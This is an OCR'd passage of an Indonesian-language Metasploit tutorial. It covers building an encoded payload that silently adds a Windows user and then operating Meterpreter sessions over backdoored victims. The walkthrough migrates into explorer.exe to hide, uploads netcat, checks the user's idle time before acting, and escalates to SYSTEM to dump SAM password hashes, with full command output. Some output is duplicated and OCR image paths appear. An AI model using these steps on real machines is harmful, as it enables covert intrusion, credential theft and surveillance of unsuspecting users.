[*] x86/shikata_ga_nai succeeded with size 429 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 456 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 483 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 510 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 537 (iteration=10)
```

Dengan asumsi sebagai berikut

Payload = windows/adduser dengan opsi pass=coba dan user=ibt. User yang akan di buat nantinya adalah username= ibt dengan password = coba.
File yang dibuat bertipe exe dengan jenis x86 serta bernama addinguser.exe

Ketika user target mengesekusi file tersebut maka user yang di minta akan ditambahkan secara paksa dalam sistem user target.



5. METERPRETER

Salah satu payload yang terkenal pada metasploit framework adalah meterpreter. Meterpreter adalah *extensible payload* yang dinamik dan mudah dalam pengelolannya. Hal itu yang membuat meterpreter sering menjadi pilihan payload. **Meterpreter** menggunakan *stagers DLL* yang diinjeksi pada memori dan diperpanjang melalui jaringan secara runtime. Meterpreter berkomunikasi melalui soket stagers dan menyediakan komprehensif sisi klien (client side) *Ruby API*.

Untuk melihat opsi-opsi pada meterpreter kita gunakan perintah "*help*"

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    del           Delete the specified file
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
```

```
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current
process
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam


Priv: Elevate Commands
======================
```

```
    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

5.1. Mengenal dan memilih session

Seperti yang telah sempat disinggung sebelumnya , meterpreter merupakan muatan yang akan berkomunikasi menggunakan stagers DLL. Sebuah komunikasi yang telah terbentuk dengan sempurna antara mesin attacker dan mesin target disebut sebagai sessions.


```
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.2:1088) at 2012-03-05 18:02:54 +0700
```

Sebuah meterpreter pada sessions 1 terbuka melalui port **4444** pada alamat attacker **192.168.1.5** dan alamat target/victim **192.168.1.2** dengan port **1088**. Meterpreter dapat membuka dirinya sebanyak mungkin sesuai dengan victim yang telah mengakses backdoor dan sebanyak listener yang telah di mulai pada background (**-j**) .

Sebagai contoh saya memulai *exploit multi handler* sebanyak 2 kali pada background dengan port berbeda , yaitu port **4444** dan port **5555**. Ketika salah satu victim mengakses backdoor dengan destinasi port 4444 terbukalah session 1 dan korban yang lain dengan host berbeda mengakses backdoor dengan port 5555 akan membuat session baru maka terhitung sebagai sessions 2

Kita dapat melihat sessions-sessions yang terbuka dengan mengetikan perintah "*sessions*".

Untuk memilih *sessions* terbuka yang hendak kita exploitasi lebih lanjut, kita tinggal menggunakan perintah "*sessions -i [id]*" Sebagai contoh saya akan membuka *sessions 2.*




Maka *meterpreter command prompt* akan terbuka, berarti exploit siap diesekusi.

5.2. Melihat proses berjalan

Untuk melihat proses berjalan pada mesin target, kita gunakan perintah "*ps*" dimana output meterpreter akan menampilkan informasi proses dengan **PID**, **nama proses, Arch , sessions, User**, serta **Path** .

5.3. Melihat isi direktori

Untuk melihat isi direktori kita bisa menggunakan perintah linux "*ls*" dan pindah ke direktori dengan perintah "*cd*" dapat saya ambil kesimpulan meterpreter mengadopsi perintah-perintah unix untuk pengoperasiannya.



5.4. Migrate ke proses tertentu

Untuk migrating ke proses tertentu dengan tujuan penyamaran maka kita menggunakan perintah migrating dengan format

migrate [id proses]

Proses id kita dapatkan pada perintah ps yang sudah di bahas sebelumnya. Yang paling sering dilakukan *migrating* adalah pada proses **explorer.exe.**

```
meterpreter > migrate 1528
[*] Migrating to 1528...
[*] Migration completed successfully.
```

5.5. Download dan upload ke direktori mesin target

Untuk mendownload sesuatu pada direktori target maka gunakan format di bawah ini,

```
meterpreter > download [ path/dir]

meterpreter > ls

Listing: c:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100777/rwxrwxrwx  0          fil   2012-02-23 01:58:02 +0700  AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   2012-02-23 01:58:02 +0700  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2012-02-22 11:03:17 +0700  Documents and
Settings
100444/r--r--r--  0          fil   2012-02-23 01:58:02 +0700  IO.SYS
100444/r--r--r--  0          fil   2012-02-23 01:58:02 +0700  MSDOS.SYS
100666/rw-rw-rw-  69081      fil   2012-02-22 11:08:51 +0700  NETCAT.C
100555/r-xr-xr-x  47564      fil   2004-08-04 02:38:34 +0700  NTDETECT.COM
40555/r-xr-xr-x   0          dir   2012-03-06 08:09:25 +0700  Program Files
40777/rwxrwxrwx   0          dir   2012-02-23 02:02:27 +0700  System Volume
Information
40777/rwxrwxrwx   0          dir   2012-03-05 17:10:19 +0700  WINDOWS
100666/rw-rw-rw-  211        fil   2012-02-23 01:52:37 +0700  boot.ini
100666/rw-rw-rw-  12039      fil   2012-02-22 11:08:51 +0700  doexec.c
100666/rw-rw-rw-  7283       fil   2012-02-22 11:08:51 +0700  generic.h
100666/rw-rw-rw-  22784      fil   2012-02-22 11:08:51 +0700  getopt.c
100666/rw-rw-rw-  4765       fil   2012-02-22 11:08:51 +0700  getopt.h
100666/rw-rw-rw-  61780      fil   2012-02-22 11:08:51 +0700  hobbit.txt
100666/rw-rw-rw-  544        fil   2012-02-22 11:08:51 +0700  makefile
100777/rwxrwxrwx  59392      fil   2012-02-22 11:08:51 +0700  nc.exe
100444/r--r--r--  250032     fil   2004-08-04 02:59:34 +0700  ntldr
100666/rw-rw-rw-  301989888  fil   2012-03-05 18:04:50 +0700  pagefile.sys
100666/rw-rw-rw-  7070       fil   2012-02-22 11:08:51 +0700  readme.txt

meterpreter > download C:\\nc.exe
[*] downloading: C:\nc.exe -> nc.exe
[*] downloaded : C:\nc.exe -> nc.exe
```

Untuk mengupload file pada mesin target gunakan perintah dengan format di bawah ini

```
meterpreter > upload [file] [direktori-tujuan]
```

Sebagai contoh saya mengupload file **nc.exe** ke **direktori E** dari sistem target.

```
meterpreter > upload nc.exe E:\\
[*] uploading  : nc.exe -> E:\
[*] uploaded   : nc.exe -> E:\\nc.exe

meterpreter > cd E:\\
meterpreter > ls

Listing: E:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   1980-01-01 15:00:00 +0700  .
40777/rwxrwxrwx   0       dir   1980-01-01 15:00:00 +0700  ..
100777/rwxrwxrwx  59392   fil   2012-03-05 19:03:43 +0700  nc.exe
100777/rwxrwxrwx  73802   fil   2012-03-05 18:08:17 +0700  zee-reverse-1.exe
100777/rwxrwxrwx  73802   fil   2012-03-05 17:45:31 +0700  zee-reverse-shell-
meterpreter.exe
100777/rwxrwxrwx  73802   fil   2012-03-05 17:31:47 +0700  zee-reverse-shell.exe
100777/rwxrwxrwx  73802   fil   2012-03-05 16:56:25 +0700  zeeganteng.exe
```

5.6. Melihat informasi network target.

Untuk melihat informasi mengenai network pada target kembali kita gunakan perintah linux (*ipconfig*)

5.7. Melihat user id (getuid)

Jika kita hendak melihat user dimana meterpreter terkoneksikan kita gunakan perintah "*getuid*"

```
meterpreter > getuid
Server username: IBTEAM-51E6FAEC\target
```

5.8. Mengesekusi program atau file tertentu

Untuk memesekusi program atau file tertentu pada meterpreter gunakan syntax

```
execute -f  [ dir path file ]

meterpreter > cd Mozilla\ Firefox
meterpreter > ls

Listing: C:\Program Files\Mozilla Firefox
=========================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40777/rwxrwxrwx   0         dir   2012-03-05 19:36:59 +0700  .
40555/r-xr-xr-x   0         dir   2012-03-05 19:36:58 +0700  ..
100666/rw-rw-rw-  19416     fil   2012-02-16 21:40:41 +0700  AccessibleMarshal.dll
100666/rw-rw-rw-  2106216   fil   2012-02-16 17:42:54 +0700  D3DCompiler_43.dll
100666/rw-rw-rw-  1869      fil   2012-02-16 17:42:53 +0700  Microsoft.VC80.CRT.manifest
100666/rw-rw-rw-  2157      fil   2012-02-16 17:42:54 +0700  application.ini
100666/rw-rw-rw-  11678     fil   2012-02-16 17:42:54 +0700  blocklist.xml
100666/rw-rw-rw-  36        fil   2012-02-16 17:43:21 +0700  chrome.manifest
40777/rwxrwxrwx   0         dir   2012-03-05 19:37:03 +0700  components
100666/rw-rw-rw-  583       fil   2012-02-16 17:42:57 +0700  crashreporter-override.ini
100777/rwxrwxrwx  125912    fil   2012-02-16 21:40:41 +0700  crashreporter.exe
100666/rw-rw-rw-  3803      fil   2012-02-16 17:42:57 +0700  crashreporter.ini
100666/rw-rw-rw-  1998168   fil   2012-02-16 17:42:54 +0700  d3dx9_43.dll
40777/rwxrwxrwx   0         dir   2012-03-05 19:37:03 +0700  defaults
100666/rw-rw-rw-  130       fil   2012-02-16 17:42:53 +0700  dependentlibs.list
40777/rwxrwxrwx   0         dir   2012-03-05 19:37:03 +0700  dictionaries
40777/rwxrwxrwx   0         dir   2012-03-05 19:37:03 +0700  extensions
100777/rwxrwxrwx  924632    fil   2012-02-16 21:40:41 +0700  firefox.exe
100666/rw-rw-rw-  478       fil   2012-02-16 21:40:41 +0700  freebl3.chk
100666/rw-rw-rw-  269272    fil   2012-02-16 21:40:41 +0700  freebl3.dll
100666/rw-rw-rw-  22166     fil   2012-03-05 19:37:08 +0700  install.log
40777/rwxrwxrwx   0         dir   2012-03-05 19:37:03 +0700  jsloader
100666/rw-rw-rw-  97240     fil   2012-02-16 21:40:41 +0700  libEGL.dll
100666/rw-rw-rw-  437208    fil   2012-02-16 21:40:41 +0700  libGLESv2.dll
100666/rw-rw-rw-  15832     fil   2012-02-16 21:40:41 +0700  mozalloc.dll
100666/rw-rw-rw-  1911768   fil   2012-02-16 21:40:41 +0700  mozjs.dll
100666/rw-rw-rw-  801752    fil   2012-02-16 21:40:41 +0700  mozsqlite3.dll
100666/rw-rw-rw-  45016     fil   2012-02-16 21:40:41 +0700  mozutils.dll
100666/rw-rw-rw-  479232    fil   2012-02-16 17:42:53 +0700  msvcm80.dll
100666/rw-rw-rw-  548864    fil   2012-02-16 17:42:54 +0700  msvcp80.dll
100666/rw-rw-rw-  626688    fil   2012-02-16 17:42:54 +0700  msvcr80.dll
100666/rw-rw-rw-  187352    fil   2012-02-16 21:40:41 +0700  nspr4.dll
100666/rw-rw-rw-  646104    fil   2012-02-16 21:40:41 +0700  nss3.dll
100666/rw-rw-rw-  371672    fil   2012-02-16 21:40:41 +0700  nssckbi.dll
100666/rw-rw-rw-  478       fil   2012-02-16 21:40:41 +0700  nssdbm3.chk
100666/rw-rw-rw-  109528    fil   2012-02-16 21:40:41 +0700  nssdbm3.dll
100666/rw-rw-rw-  105432    fil   2012-02-16 21:40:41 +0700  nssutil3.dll
100666/rw-rw-rw-  7388884   fil   2012-02-16 17:43:21 +0700  omni.ja
100666/rw-rw-rw-  142       fil   2012-02-16 17:42:54 +0700  platform.ini
100666/rw-rw-rw-  22488     fil   2012-02-16 21:40:41 +0700  plc4.dll
100666/rw-rw-rw-  20952     fil   2012-02-16 21:40:41 +0700  plds4.dll
100777/rwxrwxrwx  16856     fil   2012-02-16 21:40:41 +0700  plugin-container.exe
```

```
100666/rw-rw-rw-  1622      fil   2012-02-16 17:43:24 +0700  precomplete
100666/rw-rw-rw-  35341     fil   2012-02-16 16:07:22 +0700  removed-files
40777/rwxrwxrwx   0         dir   2012-03-05 19:37:03 +0700  searchplugins
100666/rw-rw-rw-  105432    fil   2012-02-16 21:40:41 +0700  smime3.dll
100666/rw-rw-rw-  478       fil   2012-02-16 21:40:41 +0700  softokn3.chk
100666/rw-rw-rw-  170968    fil   2012-02-16 21:40:41 +0700  softokn3.dll
100666/rw-rw-rw-  154584    fil   2012-02-16 21:40:41 +0700  ssl3.dll
40777/rwxrwxrwx   0         dir   2012-03-05 19:37:08 +0700  uninstall
100666/rw-rw-rw-  6         fil   2012-02-16 17:42:53 +0700  update.locale
100777/rwxrwxrwx  269272    fil   2012-02-16 21:40:41 +0700  updater.exe
100666/rw-rw-rw-  707       fil   2012-02-16 17:42:53 +0700  updater.ini
100666/rw-rw-rw-  19928     fil   2012-02-16 21:40:41 +0700  xpcom.dll
100666/rw-rw-rw-  16116696  fil   2012-02-16 21:40:42 +0700  xul.dll

meterpreter > execute -f firefox.exe -i -H
Process 1416 created.
Channel 3 created.
```

Maka ketika saya mengecek proses running pada server target , memang ada proses firefox disana dengan kata lain *firefox browser* pada mesin target telah terbuka dan running *via remote meterpreter*

```
meterpreter > ps

Process list
============

 PID   Name              Arch  Session  User                    Path
 ---   ----              ----  -------  ----                    ----
 0     [System Process]
 4     System            x86   0
 232   firefox.exe       x86   0        IBTEAM-51E6FAEC\target  C:\Program
Files\Mozilla Firefox\firefox.exe
 484   smss.exe          x86   0        NT AUTHORITY\SYSTEM
\SystemRoot\System32\smss.exe
 584   csrss.exe         x86   0        NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\csrss.exe
 608   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\winlogon.exe
 652   services.exe      x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\services.exe
 664   lsass.exe         x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\lsass.exe
 820   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\VBoxService.exe
 876   svchost.exe       x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\svchost.exe
 940   svchost.exe       x86   0
C:\WINDOWS\system32\svchost.exe
 980   alg.exe           x86   0
C:\WINDOWS\System32\alg.exe
 1032  svchost.exe       x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\System32\svchost.exe
 1076  svchost.exe       x86   0
C:\WINDOWS\system32\svchost.exe
 1132  svchost.exe       x86   0
C:\WINDOWS\system32\svchost.exe
 1336  wscntfy.exe       x86   0        IBTEAM-51E6FAEC\target
C:\WINDOWS\system32\wscntfy.exe
 1528  explorer.exe      x86   0        IBTEAM-51E6FAEC\target
C:\WINDOWS\Explorer.EXE
 1556  spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM
```

```
C:\WINDOWS\system32\spoolsv.exe
 1668  VBoxTray.exe      x86   0        IBTEAM-51E6FAEC\target
C:\WINDOWS\system32\VBoxTray.exe
```

5.9. Membuka shell akses

Memindahkan proses meterpreter ke shell dengan membuka command prompt dan memasuki shell system mesin target, masukan perintah "*shell*" pada command prompt meterpreter.

Attacker mungkin hendak menggunakan perintah-perintah *windows shell* (**cmd**) untuk mengunakan exploit-exploit tertentu. Untuk keluar dari shell dan kembali ke *meterpreter command prompt* ketikan exit pada shell command prompt.

5.10. User Idletime

Biasanya untuk memastikan bahwa user target tidak berada atau menggunakan mesin , attacker memeriksa idletime. *Idletime* adalah ukuran waktu user tidak mengunakan aktivitas apapun. Sehingga attacker mengetahui dengan pasti bahwa user tidak berada di depan mesin , sehingga attacker dapat mengexploitasi proses non-background mesin target dengan bebas. Gunakan perintah "*idletime*" sehingga meterpreter akan menunjukan informasi idletime dengan format waktu (hari/jam/menit/detik).

```
meterpreter > idletime
User has been idle for: 12 mins 8 secs
```

Informasi di atas berarti user target tidak melakukan aktifitas apapun selama 12 menit 8 detik.

5.11. Hashdump

Salah satu abilitas dari metasploit adalah "*hashdump*" dimana kita dapat melihat password user yang masih terenskripsi. Menggunakan fasilitas ini memang perlu pemahaman yang baik mengenai *privilege proses* pada windows. Perintah "*migrate*" atau proses migrating , agaknya sangat membantu proses ini. Migrate ke proses tertentu akan mengambil user privilage tertentu sehingga kita dapat menggunakan hashdump. Contohnya saya migrate ke proses id *explorer.exe*.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ecf2f96a03d5599394ccd459b7b1e429...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError
stdapi_registry_open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into
service process)
```

Masih gagal, kenapa ? Sekali lagi karena privilage user yang anda gunakan masih belum mendapat permission – permisson tertentu pada administrasi file dan proses mesin target. Karena itu saya mencoba migrating ke proses lainnya.

```
meterpreter > ps

Process list
============

 PID   Name              Arch  Session  User                    Path
 ---   ----              ----  -------  ----                    ----
 0     [System Process]
 4     System            x86   0
 232   firefox.exe       x86   0        IBTEAM-51E6FAEC\target  C:\Program
Files\Mozilla Firefox\firefox.exe
 484   smss.exe          x86   0        NT AUTHORITY\SYSTEM
\SystemRoot\System32\smss.exe
 584   csrss.exe         x86   0        NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\csrss.exe
 608   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\winlogon.exe
 652   services.exe      x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\services.exe
 664   lsass.exe         x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\lsass.exe
 708   logon.scr         x86   0        IBTEAM-51E6FAEC\target
C:\WINDOWS\System32\logon.scr
 820   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\VBoxService.exe
 876   svchost.exe       x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\svchost.exe
 940   svchost.exe       x86   0
C:\WINDOWS\system32\svchost.exe
 980   alg.exe           x86   0
C:\WINDOWS\System32\alg.exe
 1032  svchost.exe       x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\System32\svchost.exe
 1076  svchost.exe       x86   0
C:\WINDOWS\system32\svchost.exe
 1132  svchost.exe       x86   0
C:\WINDOWS\system32\svchost.exe
 1336  wscntfy.exe       x86   0        IBTEAM-51E6FAEC\target
C:\WINDOWS\system32\wscntfy.exe
 1528  explorer.exe      x86   0        IBTEAM-51E6FAEC\target
C:\WINDOWS\Explorer.EXE
 1556  spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\spoolsv.exe
 1668  VBoxTray.exe      x86   0        IBTEAM-51E6FAEC\target
C:\WINDOWS\system32\VBoxTray.exe

meterpreter > migrate 652
[*] Migrating to 652...
[*] Migration completed successfully.
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ecf2f96a03d5599394ccd459b7b1e429...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:333d83d6186d9883cf31f1d7d3a6e5d8:3ab6dcece25fd70533cf4986647e24
64:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c8c9ac93b918fedb036377fc5e5
fb936:::
target:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```


584 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
608 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
652 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
664 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
708 logon.scr x86 0 IBTEAM-51E6FAEC\target C:\WINDOWS\System32\logon.scr
820 VBoxService.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\VBoxService.exe
876 svchost.exe x86 0 NT AUTHORITY\SYSTEM
940 svchost.exe x86 0
980 alg.exe x86 0
1032 svchost.exe x86 0 NT AUTHORITY\SYSTEM
1076 svchost.exe x86 0
1132 svchost.exe x86 0
1336 wscntfy.exe x86 0 IBTEAM-51E6FAEC\target
1528 explorer.exe x86 0 IBTEAM-51E6FAEC\target C:\WINDOWS\Explorer.EXE
1556 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM
1668 VBoxTray.exe x86 0 IBTEAM-51E6FAEC\target C:\WINDOWS\system32\VBoxTray.exe
meterpreter > migrate 652
[*] Migrating to 652...
[*] Migration completed successfully.
meterpreter > run post/windows/gather/hashdump
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:333d83d6186d9883cf31f1d7d3a6e5d8:3ab6dcece25fd70533cf4986647e2464:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c8c9ac93b918fedb036377fc5e5fb936:::
target:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
back | track 5


5.12. Privilage Escalation

